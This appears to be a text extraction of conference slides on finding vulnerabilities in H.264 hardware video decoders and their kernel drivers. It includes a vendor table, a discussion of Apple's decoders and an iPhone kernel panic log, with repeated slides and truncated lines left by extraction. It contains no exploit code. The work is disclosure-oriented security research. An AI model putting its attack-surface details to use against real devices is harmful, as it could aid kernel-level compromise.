The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez[1] Stephen Checkoway[2] Hovav Shacham[1]

[1] The University of Texas at Austin
[2] Oberlin College

Willy R. Vasquez (wrv)

- PhD Student at UT Austin
- Research in systems security, cryptography, and cyberlaw and policy
- Previously at MIT and Raytheon BBN Technologies

https://wrv.github.io/

Roadmap

Decoder attack surface and complexity of Video Decoding

H26Forge: Domain specific infrastructure to modify encoded videos

Expanded Root Cause Analysis of Apple ITW 0-day CVE-2022-22675

With H26Forge, the complexity of working with encoded videos is reduced, unlocking a new attack surface

To appear at USENIX Security ‘23!

The Most Dangerous Codec in the World:
Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez
The University of Texas at Austin

Stephen Checkoway
Oberlin College

Hovav Shacham
The University of Texas at Austin

Abstract

Modern video encoding standards such as H.264 are a marvel of hidden complexity. But with hidden complexity comes hidden security risk. Decoding video in practice means interacting with dedicated hardware accelerators and the proprietary, privileged software components used to drive them. The video decoder ecosystem is obscure, opaque, diverse, highly privileged, largely untested, and highly exposed—a dangerous combination.


self-contained, sandboxed software libraries, the attack surface for video processing is larger, more privileged, and, as we explain below, more heterogeneous.

On the basis of a guideline they call “The Rule Of 2,”[2] the Chrome developers try to avoid writing code that does more than 2 of the following: parses untrusted input, is written in a memory-unsafe language, *and* runs at high privilege. The video processing stack in Chrome violates the Rule of 2, and so do the corresponding stacks in other major browsers and


https://wrv.github.io/h26forge.pdf

Video Attack Surface

Video is everywhere



Video is everywhere



Video is everywhere





Figure 3: The text containing video file sent to Bezos from MBS account.

Source: Bezos' iPhone, WhatsApp application

Video is everywhere







Figure 3: The text containing video file sent to Bezos from MBS account.


Source: Bezos' iPhone, WhatsApp application


Even video thumbnailing touches the video decoder

Video Decoding Pipeline




Video Decoding Pipeline







Video Decoding Pipeline




Video Decoding Pipeline




Video Decoding Pipeline



Video Decoding Pipeline



Video Decoding Pipeline



Dedicated Hardware Decoding

- Decoding is compute heavy, so dedicated hardware ensures smooth playback
- Identified 25 different providers of H.264 video decoder intellectual property (IP)
- Each video decoder has its own kernel driver that controls it

Table 1: **Companies that produce hardware video decoders.**

Company	Product Name
Allegro DVT	AL-D series
Allwinner	CedarV
AMD	Video Coding Engine
Amlogic	Amlogic Video Engine
Amphion[1]	Malone
Apple	AppleAVD
Arm Mali	Video Engine
Broadcom	Crystal HD and VideoCore
Cast	Baseline Decoders
Chips'N Media	Coda
HiSilicon	VDEC
Imagination Technologies	PowerVR MSVDX D-series
Intel	QuickSync
MediaTek	VPU
MSTar Semi[2]	Decoder
Nvidia	NVDEC
Qualcomm	Venus
Realtek	RTD series
RockChip[3]	RKVdec
Samsung	Multi-Format Codec (MFC)
STMicroelectronics	DELTA
Texas Instruments	IVA-HD
UNISOC[4]	Video Signal Processing Unit (VSP)
VeriSilicon	Hantro
VYUSync	H.264 Decoder

[1] Purchased by Allegro DVT.
[2] Merged with MediaTek; main use is set-top boxes.
[3] May just be VeriSilicon Hantro.
[4] Formerly Spreadtrum.

Decoder Kernel Drivers

- Take untrusted input from the internet
- **Parse it in the kernel**
- Send to hardware to produce frames

Decoder Kernel Drivers

- Take untrusted input from the internet
- **Parse it in the kernel**
- Send to hardware to produce frames

Surely nothing could go wrong

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in A11 SoCs and earlier (iPhone 8)
- Imagination Technologies IP
- AppleD5500.kext


AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in A11 SoCs and earlier (iPh
- Imagination Technologies IP
- AppleD5500.kext



AppleAVD

- Introduced in A12 (iPhone XS) and M1 SoCs
- Apple IP
- AppleAVD.kext

Apple Mobile Hardware Video Decoder

AppleD5500 AppleAVD

- F I M1 SoCs
- I
- A

```
panic(cpu 4 caller 0xfffffff0082affd0): Unexpected fault in kernel static region
 at pc 0xfffffff0095a162c, lr 0xfffffff00959db94 cpsr 0x80401000 (fffffeb17c33570)
          x0:  0xffffffe3e7162000 x1:  0xfffff                0000000000003f  x3:  0x0000000000000000
          x4:  0x0000000000000001 x5:  0x000000               0000000000000000  x7:  0x0000000000000000
          x8:  0x0000000000000007 x9:  0xfffff                ffffe133ab8000  x11: 0xffffffe3e7162008
          x12: 0x0000000000020002 x13: 0x000000               0000000006000  x15: 0x0000000000009000
          x16: 0xfffffff041410000 x17: 0xee66f                0000000000000  x19: 0xffffffeb17c33980
          x20: 0xffffffe3e7162000 x21: 0x000000               ffffeb17c33980  x23: 0x0000000000000003
          x24: 0xffffffe3e7162000 x25: 0xfffff                ffffe6006b3964  x27: 0x0000000000000000
          x28: 0x0000000000000000 fp:  0xfffff                fffff00959db94  sp:  0xffffffeb17c338c0
          pc:  0xfffffff0095a162c cpsr: 0x8040                000006          far: 0xfffffff041410030

Debugger message: panic
Device: D79
Hardware Model: iPhone12,8
ECID: 1BC4C34D51F515B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0 -vm_compressor_wk_sw agm-genuine=1 agm-authentic=1 agm-trusted=1
Memory ID: 0x0
OS release type: User
OS version: 19E241
Kernel version: Darwin Kernel Version 21.4.0: Mon Feb 21 21:27:53 PST 2022; root:xnu-8020.102.3~1/RELEASE_ARM64_T8030
Kernel UUID: DBF32159-706B-3476-AC64-BABA9A80DF22
iBoot version: iHoot-1975.1.46.1.3
```

Apple Mobile Hardware Video Decoder

AppleD5500

